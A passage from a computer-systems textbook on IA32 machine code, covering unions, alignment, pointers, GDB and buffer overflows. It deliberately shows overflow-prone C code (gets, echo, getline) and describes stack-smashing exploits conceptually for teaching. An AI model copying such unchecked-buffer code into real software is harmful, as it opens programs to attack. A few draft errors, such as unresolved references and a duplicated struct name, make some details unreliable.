On a little-endian machine such as IA32, argument `word0` will become the low-order four bytes of `d`, while `word1` will become the high-order four bytes. On a big-endian machine, the role of the two arguments will be reversed.

Practice Problem 22:

Consider the following union declaration.

```
union ele {
    struct {
        int *p;
        int y;
    } e1;
    struct {
        int x;
        union ele *next;
    } e2;
};
```

This declaration illustrates that structures can be embedded within unions.

The following procedure (with some expressions omitted) operates on a linked list having these unions as list elements:

```
void proc (union ele *up)
{
    up->__________ = *(up->__________) - up->__________;
}
```

A. What would be the offsets (in bytes) of the following fields:

`e1.p`:
`e1.y`:
`e2.x`:
`e2.next`:

B. How many total bytes would the structure require?

C. The compiler generates the following assembly code for the body of `proc`:

```
movl 8(%ebp),%eax
movl 4(%eax),%edx
movl (%edx),%ecx
movl %ebp,%esp
movl (%eax),%eax
movl (%ecx),%ecx
subl %eax,%ecx
movl %ecx,4(%edx)
```

Based on this, fill in the missing expressions in the code for `proc`. [**Hint:** Some union references can have ambiguous interpretations. These ambiguities get resolved as you see where the references lead. There is only one answer that does not perform any casting and does not violate any type constraints.]

10 Alignment

Many computer systems place restrictions on the allowable addresses for the primitive data types, requiring that the address for some type of object must be a multiple of some value k (typically 2, 4, or 8). Such *alignment restrictions* simplify the design of the hardware forming the interface between the processor and the memory system. For example, suppose a processor always fetches 8 bytes from memory with an address that must be a multiple of 8. If we can guarantee that any `double` will be aligned to have its address be a multiple of 8, then the value can be read or written with a single memory operation. Otherwise, we may need to perform two memory accesses, since the object might be split across two 8-byte memory blocks.

The IA32 hardware will work correctly regardless of the alignment of data. However, Intel recommends that data be aligned to improve memory system performance. Linux follows an alignment policy where 2-byte data types (e.g., `short`) must have an address that is a multiple of 2, while any larger data types (e.g., `int`, `int *`, `float`, and `double`) must have an address that is a multiple of 4. Note that this requirement means that the least significant bit of the address of an object of type `short` must equal 0. Similarly, any object of type `int`, or any pointer, must be at an address having the low-order two bits equal to 0.

Aside: Alignment with Microsoft Windows.
Microsoft Windows imposes a stronger alignment requirement—any k-byte (primitive) object must have an address that is a multiple of k. In particular, it requires that the address of a `double` be a multiple of 8. This requirement enhances the memory performance at the expense of some wasted space. The design decision made in Linux was probably good for the i386, back when memory was scarce and memory buses were only 4 bytes wide. With modern processors, Microsoft's alignment is a better design decision.

The command line flag `-malign-double` causes GCC on Linux to use 8-byte alignment for data of type `double`. This will lead to improved memory performance, but it can cause incompatibilities when linking with library code that has been compiled assuming a 4-byte alignment. **End Aside.**

Alignment is enforced by making sure that every data type is organized and allocated in such a way that every object within the type satisfies its alignment restrictions. The compiler places directives in the assembly code indicating the desired alignment for global data. For example, the assembly code declaration of the jump table on page 45 contains the following directive on line 2:

```
.align 4
```

This ensures that the data following it (in this case the start of the jump table) will start with an address that is a multiple of 4. Since each table entry is 4 bytes long, the successive elements will obey the 4-byte alignment restriction.

Library routines that allocate memory, such as `malloc`, must be designed so that they return a pointer that satisfies the worst-case alignment restriction for the machine it is running on, typically 4 or 8.

For code involving structures, the compiler may need to insert gaps in the field allocation to ensure that each structure element satisfies its alignment requirement. The structure then has some required alignment for its starting address.

For example, consider the structure declaration:

```
struct S1 {
    int  i;
    char c;
    int  j;
};
```

Suppose the compiler used the minimal 9-byte allocation, diagrammed as follows:

Offset	0	4	5
Contents	i	c	j

Then it would be impossible to satisfy the 4-byte alignment requirement for both fields `i` (offset 0) and `j` (offset 5). Instead, the compiler inserts a 3-byte gap (shown below as “XXX”) between fields `c` and `j`:

Offset	0	4	5	8
Contents	i	c	XXX	j

so that `j` has offset 8, and the overall structure size is 12 bytes. Furthermore, the compiler must ensure that any pointer `p` of type `struct S1 *` satisfies a 4-byte alignment. Using our earlier notation, let pointer `p` have value $x_{\texttt{p}}$. Then $x_{\texttt{p}}$ must be a multiple of 4. This guarantees that both `p->i` (address $x_{\texttt{p}}$) and `p->j` (address $x_{\texttt{p}} + 4$) will satisfy their 4-byte alignment requirements.

In addition, the compiler may need to add padding to the end of the structure so that each element in an array of structures will satisfy its alignment requirement. For example, consider the following structure declaration:

```
struct S2 {
    int  i;
    int  j;
    char c;
};
```

If we pack this structure into 9 bytes, we can still satisfy the alignment requirements for fields `i` and `j` by making sure that the starting address of the structure satisfies a 4-byte alignment requirement. Consider, however, the following declaration:

```
struct S2 d[4];
```

With the 9-byte allocation, it is not possible to satisfy the alignment requirement for each element of `d`, because these elements will have addresses $x_{\mathtt{d}}$, $x_{\mathtt{d}} + 9$, $x_{\mathtt{d}} + 18$, and $x_{\mathtt{d}} + 27$.

Instead the compiler will allocate 12 bytes for structure `S1`, with the final 3 bytes being wasted space:

Offset	0	4	8	9
Contents	`i`	`j`	`c`	XXX

That way the elements of `d` will have addresses $x_{\mathtt{d}}$, $x_{\mathtt{d}} + 12$, $x_{\mathtt{d}} + 24$, and $x_{\mathtt{d}} + 36$. As long as $x_{\mathtt{d}}$ is a multiple of 4, all of the alignment restrictions will be satisfied.

Practice Problem 23:

For each of the following structure declarations, determine the offset of each field, the total size of the structure, and its alignment requirement under Linux/IA32.

A. `struct P1 { int i; char c; int j; char d; };`

B. `struct P2 { int i; char c; char d; int j; };`

C. `struct P3 { short w[3]; char c[3] };`

D. `struct P4 { short w[3]; char *c[3] };`

E. `struct P3 { struct P1 a[2]; struct P2 *p };`

11 Putting it Together: Understanding Pointers

Pointers are a central feature of the C programming language. They provide a uniform way to provide remote access to data structures. Pointers are a source of confusion for novice programmers, but the underlying concepts are fairly simple. The code in Figure 26 lets us illustrate a number of these concepts.

- *Every pointer has a type.* This type indicates what kind of object the pointer points to. In our example code, we see the following pointer types:

Pointer type	**Object type**	**Pointers**
`int *`	`int`	`xp`, `ip[0]`, `ip[1]`
`union uni *`	`union uni`	`up`

  Note in the above table, that we indicate the type of the pointer itself, as well as the type of the object it points to. In general, if the object has type T, then the pointer has type `*`T. The special `void *` type represents a generic pointer. For example, the `malloc` function returns a generic pointer, which is converted to a typed pointer via a cast (line 21).

- *Every pointer has a value.* This value is an address of some object of the designated type. The special `NULL` (0) value indicates that the pointer does not point anywhere. We will see the values of our pointers shortly.

```
struct str {  /* Example Structure */
    int t;
    char v;
};

union uni {   /* Example Union */
    int t;
    char v;
} u;

int g = 15;

void fun(int* xp)
{
    void (*f)(int*) = fun;   /* f is a function pointer */

    /* Allocate structure on stack */
    struct str s = {1,’a’}; /* Initialize structure */

    /* Allocate union from heap */
    union uni *up = (union uni *) malloc(sizeof(union uni));

    /* Locally declared array */
    int *ip[2] = {xp, &g};

    up->v = s.v+1;

    printf("ip     = %p, *ip    = %p, **ip   = %d\n",
           ip, *ip, **ip);
    printf("ip+1   = %p, ip[1]  =  %p, *ip[1] = %d\n",
           ip+1, ip[1], *ip[1]);
    printf("&s.v   = %p, s.v    = ’%c’\n", &s.v, s.v);
    printf("&up->v =  %p, up->v  = ’%c’\n", &up->v, up->v);
    printf("f      =  %p\n", f);
    if (--(*xp) > 0)
        f(xp);                /* Recursive call of fun */
}

int test()
{
    int x = 2;
    fun(&x);
    return x;
}
```

Figure 26: **Code illustrating use of pointers in C.** In C, pointers can be generated to any data type.

- *Pointers are created with the `&` operator*. This operator can be applied to any C expression that is categorized as an *lvalue*, meaning an expression that can appear on the left side of an assignment. Examples include variables and the elements of structures, unions, and arrays. In our example code, we see this operator being applied to global variable `g` (line 24), to structure element `s.v` (line 32), to union element `up->v` (line 33), and to local variable `x` (line 42).
- *Pointers are dereferenced with the `*` operator*. The result is a value having the type associated with the pointer. We see dereferencing applied to both `ip` and `*ip` (line 29), to `ip[1]` (line 31), and `xp` (line 35). In addition, the expression `up->v` (line 33) both derefences pointer `up` and selects field `v`.
- *Arrays and pointers are closely related*. The name of an array can be referenced (but not updated) as if it were a pointer variable. Array referencing (e.g., `a[3]`) has the exact same effect as pointer arithmetic and dereferencing (e.g., `*(a+3)`). We can see this in line 29, where we print the pointer value of array `ip`, and reference its first (element 0) entry as `*ip`.
- *Pointers can also point to functions.* This provides a powerful capability for storing and passing references to code, which can be invoked in some other part of the program. We see this with variable `f` (line 15), which is declared to be a variable that points to a function taking an `int *` as argument and returning `void`. The assignment makes `f` point to `fun`. When we later apply `f` (line 36), we are making a recursive call.

New to C?: Function pointers.
The syntax for declaring function pointers is especially difficult for novice programmers to understand. For a declaration such as

```
void (*f)(int*);
```

it helps to read it starting from the inside (starting with "`f`") and working outward. Thus, we see that `f` is a pointer, as indicated by "`(*f)`." It is a pointer to a function that has a single `int *` as an argument as indicated by "`(*f)(int*)`." Finally, we see that it is a pointer to a function that takes an `int *` as an argument and returns `void`.

The parentheses around `*f` are required, because otherwise the declaration:

```
void *f(int*);
```

would be read as:

```
(void *) f(int*);
```

That is, it would be interpreted as a function prototype, declaring a function `f` that has an `int *` as its argument and returns a `void *`.

Kernighan & Ritchie [7, Sect. 5.12] present a helpful tutorial on reading C declarations. **End.**

Our code contains a number of calls to `printf`, printing some of the pointers (using directive `%p`) and values. When executed, it generates the following output:

```
ip      = 0xbfffefa8, *ip    = 0xbfffefe4, **ip    = 2    ip[0] = xp. *xp = x = 2
ip+1    = 0xbfffefac, ip[1]  =  0x804965c, *ip[1] = 15   ip[1] = &g. g = 15
&s.v    = 0xbfffefb4, s.v    = 'a'                     s in stack frame
&up->v =  0x8049760, up->v  = 'b'                     up points to area in heap
f       =  0x8048414                                   f points to code for fun
ip      = 0xbfffef68, *ip    = 0xbfffefe4, **ip    = 1    ip in new frame, x = 1
ip+1    = 0xbfffef6c, ip[1]  =  0x804965c, *ip[1] = 15   ip[1] same as before
&s.v    = 0xbfffef74, s.v    = 'a'                     s in new frame
&up->v =  0x8049770, up->v  = 'b'                     up points to new area in heap
f       =  0x8048414                                   f points to code for fun
```

We see that the function is executed twice—first by the direct call from `test` (line 42), and second by the indirect, recursive call (line 36). We can see that the printed values of the pointers all correspond to addresses. Those starting with `0xbfffef` point to locations on the stack, while the rest are part of the global storage (`0x804965c`), part of the executable code (`0x8048414`), or locations on the heap (`0x8049760` and `0x8049770`).

Array `ip` is instantiated twice—once for each call to `fun`. The second value (`0xbfffef68`) is smaller than the first (`0xbfffefa8`), because the stack grows downward. The contents of the array, however, are the same in both cases. Element 0 (`*ip`) is a pointer to variable `x` in the stack frame for `test`. Element 1 is a pointer to global variable `g`.

We can see that structure `s` is instantiated twice, both times on the stack, while the union pointed to by variable `up` is allocated on the heap.

Finally, variable `f` is a pointer to function `fun`. In the disassembled code, we find the following as the initial code for `fun`:

```
08048414 <fun>:
 8048414:  55                        push   %ebp
 8048415:  89 e5                     mov    %esp,%ebp
 8048417:  83 ec 1c                  sub    $0x1c,%esp
 804841a:  57                        push   %edi
```

The value `0x8048414` printed for pointer `f` is exactly the address of the first instruction in the code for `fun`.

New to C?: Passing parameters to a function.
Other languages, such as Pascal, provide two different ways to pass parameters to procedures—by *value* (identified in Pascal by keyword `var`), where the caller provides the actual parameter value, and by *reference*, where the caller provides a pointer to the value. In C, all parameters are passed by value, but we can simulate the effect of a reference parameter by explicitly generating a pointer to a value and passing this pointer to a procedure. We saw this in function `fun` (Figure 26) with the parameter `xp`. With the initial call `fun(&x)` (line 42), the function is given a reference to local variable `x` in `test`. This variable is decremented by each call to `fun` (line 35), causing the recursion to stop after two calls.

C++ reintroduced the concept of a reference parameter, but many feel this was a mistake. **End.**

12 Life in the Real World: Using the GDB Debugger

The GNU debugger GDB provides a number of useful features to support the run-time evaluation and analysis of machine-level programs. With the examples and exercises in this book, we attempt to infer the behavior of a program by just looking at the code. Using GDB, it becomes possible to study the behavior by watching the program in action, while having considerable control over its execution.

Figure 27 shows examples of some GDB commands that help when working with machine-level, IA32 programs. It is very helpful to first run OBJDUMP to get a disassembled version of the program. Our examples are based on running GDB on the file `prog`, described and disassembled on page 9. We start GDB with the command line:

```
unix> gdb prog
```

The general scheme is to set breakpoints near points of interest in the program. These can be set to just after the entry of a function, or at a program address. When one of the breakpoints is hit during program execution, the program will halt and return control to the user. From a breakpoint, we can examine different registers and memory locations in various formats. We can also single-step the program, running just a few instructions at a time, or we can proceed to the next breakpoint.

As our examples suggests, GDB has an obscure command syntax, but the online help information (invoked within GDB with the `help` command) overcomes this shortcoming.

13 Out-of-Bounds Memory References and Buffer Overflow

We have seen that C does not perform any bounds checking for array references, and that local variables are stored on the stack along with state information such as register values and return pointers. This combination can lead to serious program errors, where the state stored on the stack gets corrupted by a write to an out-of-bounds array element. When the program then tries to reload the register or execute a `ret` instruction with this corrupted state, things can go seriously wrong.

A particularly common source of state corruption is known as *buffer overflow*. Typically some character array is allocated on the stack to hold a string, but the size of the string exceeds the space allocated for the array. This is demonstrated by the following program example.

```
/* Implementation of library function gets() */
char *gets(char *s)
{
    int c;
    char *dest = s;
    while ((c = getchar()) != ’\n’ && c != EOF)
        *dest++ = c;
    *dest++ = ’\0’; /* Terminate String */
    if (c == EOF)
        return NULL;
    return s;
}
```

Command	**Effect**
Starting and stopping	
`quit`	Exit GDB
`run`	Run your program (give command line arguments here)
`kill`	Stop your program
Breakpoints	
`break sum`	Set breakpoint at entry to function `sum`
`break *0x80483c3`	Set breakpoint at address `0x80483c3`
`delete 1`	Delete breakpoint 1
`delete`	Delete all breakpoints
Execution	
`stepi`	Execute one instruction
`stepi 4`	Execute four instructions
`nexti`	Like `stepi`, but proceed through function calls
`continue`	Resume execution
`finish`	Run until current function returns
Examining code	
`disas`	Disassemble current function
`disas sum`	Disassemble function `sum`
`disas 0x80483b7`	Disassemble function around address `0x80483b7`
`disas 0x80483b7 0x80483c7`	Disassemble code within specified address range
`print /x $eip`	Print program counter in hex
Examining data	
`print $eax`	Print contents of `%eax` in decimal
`print /x $eax`	Print contents of `%eax` in hex
`print /t $eax`	Print contents of `%eax` in binary
`print 0x100`	Print decimal representation of `0x100`
`print /x 555`	Print hex representation of 555
`print /x ($ebp+8)`	Print contents of `%ebp` plus 8 in hex
`print *(int *) 0xbffff890`	Print integer at address `0xbffff890`
`print *(int *) ($ebp+8)`	Print integer at address `%ebp` + 8
`x/2w 0xbffff890`	Examine two (4-byte) words starting at address `0xbffff890`
`x/20b sum`	Examine first 20 bytes of function `sum`
Useful information	
`info frame`	Information about current stack frame
`info registers`	Values of all the registers
`help`	Get information about GDB

Figure 27: **Example GDB commands.** These examples illustrate some of the ways GDB supports debugging of machine-level programs.




Figure 28: **Stack organization for** `echo` **function.** Character array `buf` is just below part of the saved state. An out-of-bounds write to `buf` can corrupt the program state.

```

/* Read input line and write it back */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

The above code shows an implementation of the library function `gets` to demonstrate a serious problem with this function. It reads a line from the standard input, stopping when either a terminating newline character or some error condition is encountered. It copies this string to the location designated by argument `s`, and terminates the string with a null character. We show the use of `gets` in the function `echo`, which simply reads a line from standard input and echos it back to standard output.

The problem with `gets` is that it has no way to determine whether sufficient space has been allocated to hold the entire string. In our `echo` example, we have purposely made the buffer very small—just four characters long. Any string longer than three characters will cause an out-of-bounds write.

Examining a portion of the assembly code for `echo` shows how the stack is organized.

```
1 echo:
2   pushl %ebp                Save %ebp on stack
3   movl %esp,%ebp
4   subl $20,%esp             Allocate space on stack
5   pushl %ebx                Save %ebx
6   addl $-12,%esp            Allocate more space on stack
7   leal -4(%ebp),%ebx        Compute buf as %ebp-4
8   pushl %ebx                Push buf on stack
9   call gets                 Call gets
```

We can see in this example that the program allocates a total of 32 bytes (lines 4 and 6) for local storage. However, the location of character array `buf` is computed as just four bytes below `%ebp` (line 7). Figure 28 shows the resulting stack structure. As can be seen, any write to `buf[4]` through `buf[7]` will cause the saved value of `%ebp` to be corrupted. When the program later attempts to restore this as the frame pointer, all subsequent stack references will be invalid. Any write to `buf[8]` through `buf[11]` will cause the return address to be corrupted. When the `ret` instruction is executed at the end of the function, the program will "return" to the wrong address. As this example illustrates, buffer overflow can cause a program to seriously misbehave.


Our code for `echo` is simple but sloppy. A better version involves using the function `fgets`, which includes as an argument a count on the maximum number bytes to read. Homework problem 37 asks you to write an echo function that can handle an input string of arbitrary length. In general, using `gets` or any function that can overflow storage is considered a bad programming practice. The C compiler even produces the following error message when compiling a file containing a call to `gets`: "the `gets` function is dangerous and should not be used."

Practice Problem 24:

Figure 29 shows a (low quality) implementation of a function that reads a line from standard input, copies the string to newly allocated storage, and returns a pointer to the result.

Consider the following scenario. Procedure `getline` is called with the return address equal to `0x8048643`, register `%ebp` equal to `0xbffffc94`, register `%esi` equal to `0x1`, and register `%ebx` equal to `0x2`. You type in the string "`012345678901`." The program terminates with a segmentation fault. You run GDB and determine that the error occurs during the execution of the `ret` instruction of `getline`.

A. Fill in the diagram below indicating as much as you can about the stack just after executing the instruction at line 6 in the disassembly. Label the quantities stored on the stack (e.g., "`Return Address`") on the right, and their hexadecimal values (if known) within the box. Each box represents four bytes. Indicate the position of `%ebp`.



B. Modify your diagram to show the effect of the call to `gets` (line 10).

C. To what address does the program attempt to return?

D. What register(s) have corrupted value(s) when `getline` returns?

E. Besides the potential for buffer overflow, what two other things are wrong with the code for `getline`?

code/asm/bufovf.c

```
/* This is very low quality code.
   It is intended to illustrate bad programming practices.
   See Practice Problem 24. */
char *getline()
{
    char buf[8];
    char *result;
    gets(buf);
    result = malloc(strlen(buf));
    strcpy(result, buf);
    return(result);
}
```

code/asm/bufovf.c

C Code

```
08048524 <getline>:
 8048524:  55                      push   %ebp
 8048525:  89 e5                   mov    %esp,%ebp
 8048527:  83 ec 10                sub    $0x10,%esp
 804852a:  56                      push   %esi
 804852b:  53                      push   %ebx
  Diagram stack at this point
 804852c:  83 c4 f4                add    $0xfffffff4,%esp
 804852f:  8d 5d f8                lea    0xfffffff8(%ebp),%ebx
 8048532:  53                      push   %ebx
 8048533:  e8 74 fe ff ff          call   80483ac <_init+0x50>       gets
  Modify diagram to show values at this point
```

Disassembly up through call to `gets`

Figure 29: **C and disassembled code for Problem 24.**

A more pernicious use of buffer overflow is to get a program to perform a function that it would otherwise be unwilling to do. This is one of the most common methods to attack the security of a system over a computer network. Typically, the program is fed with a string that contains the byte encoding of some executable code, called the *exploit code*, plus some extra bytes that overwrite the return pointer with a pointer to the code in the buffer. The effect of executing the `ret` instruction is then to jump to the exploit code.

In one form of attack, the exploit code then uses a system call to start up a shell program, providing the attacker with a range of operating system functions. In another form, the exploit code performs some otherwise unauthorized task, repairs the damage to the stack, and then executes `ret` a second time, causing an (apparently) normal return to the caller.

As an example, the famous Internet worm of November, 1988 used four different ways to gain access to many of the computers across the Internet. One was a buffer overflow attack on the finger daemon `fingerd`, which serves requests by the FINGER command. By invoking FINGER with an appropriate string, the worm could make the daemon at a remote site have a buffer overflow and execute code that gave the worm access to the remote system. Once the worm gained access to a system, it would replicate itself and consume virtually all of the machine's computing resources. As a consequence, hundreds of machines were effectively paralyzed until security experts could determine how to eliminate the worm. The author of the worm was caught and prosecuted. He was sentenced to three years probation, 400 hours of community service, and a $10,500 fine. Even to this day, however, people continue to find security leaks in systems that leave them vulnerable to buffer overflow attacks. This highlights the need for careful programming. Any interface to the external environment should be made "bullet proof" so that no behavior by an external agent can cause the system to misbehave.

Aside: Worms and viruses.
Both worms and viruses are pieces of code that attempt to spread themselves among computers. As described by Spafford [10], a *worm* is a program that can run by itself and can propagate a fully working version of itself to other machines. A *virus* is a piece of code that adds itself to other programs, including operating systems. It cannot run independently. In the popular press, the term "virus" is used to refer to a variety of different strategies for spreading attacking code among systems, and so you will hear people saying "virus" for what more properly should be called a "worm." **End Aside.**

In Problem 38, you can gain first-hand experience at mounting a buffer overflow attack. Note that we do not condone using this or any other method to gain unauthorized access to a system. Breaking into computer systems is like breaking into a building—it is a criminal act even when the perpetrator does not have malicious intent. We give this problem for two reasons. First, it requires a deep understanding of machine-language programming, combining such issues as stack organization, byte ordering, and instruction encoding. Second, by demonstrating how buffer overflow attacks work, we hope you will learn the importance of writing code that does not permit such attacks.

Aside: Battling Microsoft via buffer overflow.
In July, 1999, Microsoft introduced an instant messaging (IM) system whose clients were compatible with the popular America Online (AOL) IM servers. This allowed Microsoft IM users to chat with AOL IM users. However, one month later, Microsoft IM users were suddenly and mysteriously unable to chat with AOL users. Microsoft released updated clients that restored service to the AOL IM system, but within days these clients no longer worked either. Somehow AOL was able to determine whether a user was running the AOL version of the IM client despite Microsoft's repeated attempts to have its client exactly mimic the AOL IM protocol.

As it turn out, the AOL client code was vulnerable to a buffer overflow attack. AOL exploited this bug in its own code to detect imposters by attacking the client when the user logged in. The AOL exploit code sampled a small number of locations in the memory image of the client, packed them into a network packet, and sent them back to the server. If the server did not receive such a packet, or if the packet it received did not match the expected "footprint" of the AOL client, then the server assumed the client was not an AOL client and denied it access. So if other IM clients, such as Microsoft's, wanted access to the AOL IM servers, they would not only have to incorporate the buffer overflow bug that existed in AOL's clients, but they would also have to have identical binary code and data in the appropriate memory locations. But as soon as they matched these locations and distributed new versions of their client programs to customers, AOL could simply change its exploit code to sample different locations in the client's memory image. This was clearly a war that the non-AOL clients could never win!

The entire episode had a number of unusuals twists and turns. Information about the client bug and AOL's exploitation of it was first divulged when someone posing to be an independent consultant by the name of Phil Bucking sent a description via e-mail to Richard Smith, a noted security expert. Smith did some tracing and determined that the e-mail actually originated from within Microsoft. Later Microsoft admitted that one of its employees had sent the e-mail [8]. On the other side of the controversy, AOL never admitted to the bug nor their exploitation of it, even though conclusive evidence was made public by Geoff Chapell of Australia.

So, who violated which code of conduct in this incident? First, AOL had no obligation to open its IM system to non-AOL clients, so they were justified in blocking Microsoft. On the other hand, using buffer overflows is a tricky business. A small bug would have crashed the client computers, and it made the systems more vulnerable to attacks by external agents (although there is no evidence that this occurred). Microsoft would have done well to publicly announce AOL's intentional use of buffer overflow. However, their Phil Bucking subterfuge was clearly the wrong way to spread this information, from both an ethical and a public relations point of view. **End Aside.**

14 *Floating-Point Code

The set of instructions for manipulating floating-point values is one least elegant features of the IA32 architecture. In the original Intel machines, floating point was performed by a separate *coprocessor*, a unit with its own registers and processing capabilities that executes a subset of the instructions. This coprocessor was implemented as a separate chip named the 8087, 80287, and i387, to accompany the processor chips 8086, 80286, and i386, respectively. During these product generations, chip capacity was insufficient to include both the main processor and the floating-point coprocessor on a single chip. In addition, lower-budget machines would omit floating-point hardware and simply perform the floating-point operations (very slowly!) in software. Since the i486, floating point has been included as part of the IA32 CPU chip.

The original 8087 coprocessor was introduced to great acclaim in 1980. It was the first single-chip floating-point unit (FPU), and the first implementation of what is now known as IEEE floating point. Operating as a coprocessor, the FPU would take over the execution of floating-point instructions after they were fetched by the main processor. There was minimal connection between the FPU and the main processor. Communicating data from one processor to the other required the sending processor to write to memory and the receiving one to read it. Artifacts of that design remain in the IA32 floating-point instruction set today. In addition, the compiler technology of 1980 was much less sophisticated than it is today. Many features of IA32 floating point make it a difficult target for optimizing compilers.

14.1 Floating-Point Registers

The floating-point unit contains eight floating-point registers, but unlike normal registers, these are treated as a shallow stack. The registers are identified as `%st(0)`, `%st(1)`, and so on, up to `%st(7)`, with

`%st(0)` being the top of the stack. When more than eight values are pushed onto the stack, the ones at the bottom simply disappear.

Rather than directly indexing the registers, most of the arithmetic instructions pop their source operands from the stack, compute a result, and then push the result onto the stack. Stack architectures were considered a clever idea in the 1970s, since they provide a simple mechanism for evaluating arithmetic instructions, and they allow a very dense coding of the instructions. With advances in compiler technology and with the memory required to encode instructions no longer considered a critical resource, these properties are no longer important. Compiler writers would be much happier with a larger, conventional set of floating-point registers.

Aside: Other stack-based languages.
Stack-based interpreters are still commonly used as an intermediate representation between a high-level language and its mapping onto an actual machine. Other examples of stack-based evaluators include Java byte code, the intermediate format generated by Java compilers, and the Postscript page formatting language. **End Aside.**

Having the floating-point registers organized as a bounded stack makes it difficult for compilers to use these registers for storing the local variables of a procedure that calls other procedures. For storing local integer variables, we have seen that some of the general purpose registers can be designated as callee saved and hence be used to hold local variables across a procedure call. Such a designation is not possible for an IA32 floating-point register, since its identity changes as values are pushed onto and popped from the stack. For a push operation causes the value in `%st(0)` to now be in `%st(1)`.

On the other hand, it might be tempting to treat the floating-point registers as a true stack, with each procedure call pushing its local values onto it. Unfortunately, this approach would quickly lead to a stack overflow, since there is room for only eight values. Instead, compilers generate code that saves every local floating-point value on the main program stack before calling another procedure and then retrieves them on return. This generates memory traffic that can degrade program performance.

As noted in Section **??**, the IA32 floating-point registers are all 80 bits wide. They encode numbers in an *extended-precision* format as described in Homework Problem **??**. All single and double-precision numbers are converted to this format as they are loaded from memory into floating-point registers. The arithmetic is always performed in extended precision. Numbers are converted from extended precision to single or double-precision format as they are stored in memory.

14.2 Stack Evaluation of Expressions


To understand how IA32 uses its floating-point registers as a stack, let us consider a more abstract version of stack-based evaluation. Assume we have an arithmetic unit that uses a stack to hold intermediate results, having the instruction set illustrated in Figure 30. For example, so-called RPN (for Reverse Polish Notation) pocket calculators provide this feature. In addition to the stack, this unit has a memory that can hold values we will refer to by names such as `a`, `b`, and `x`. As Figure 30 indicates, we can push memory values onto this stack with the `load` instruction. The `storep` operation pops the top element from the stack and stores the result in memory. A unary operation such as `neg` (negation) uses the top stack element as its argument and overwrites this element with the result. Binary operations such as `addp` and `multp` use the top two elements of the stack as their arguments. They pop both arguments off the stack and then push the result

Instruction	Effect
`load` S	Push value at S onto stack
`storep` D	Pop top stack element and store at D
`neg`	Negate top stack element
`addp`	Pop top two stack elements; Push their sum
`subp`	Pop top two stack elements; Push their difference
`multp`	Pop top two stack elements; Push their product
`divp`	Pop top two stack elements; Push their ratio

Figure 30: **Hypothetical stack instruction set.** These instructions are used to illustrate stack-based expression evaluation

back onto the stack. We use the suffix ‘`p`’ with the store, add, subtract, multiply, and divide instructions to emphasize the fact that these instructions pop their operands.

As an example, suppose we wish to evaluate the expression `x = (a-b)/(-b+c)`. We could translate this expression into the following code. Alongside each line of code, we show the contents of the floating-point register stack. In keeping with our earlier convention, we show the stack as growing downward, so the “top” of the stack is really at the bottom.



```
1 load c
2 load b
3 neg
4 addp
5 load b
6 load a
7 subp
8 divp
9 storep x
```

As this example shows, there is a natural recursive procedure for converting an arithmetic expression into stack code. Our expression notation has four types of expressions having the following translation rules:

1. A variable reference of the form Var. This is implemented with the instruction `load` Var.

2. A unary operation of the form `-` $Expr$. This is implemented by first generating the code for $Expr$ followed by a `neg` instruction.

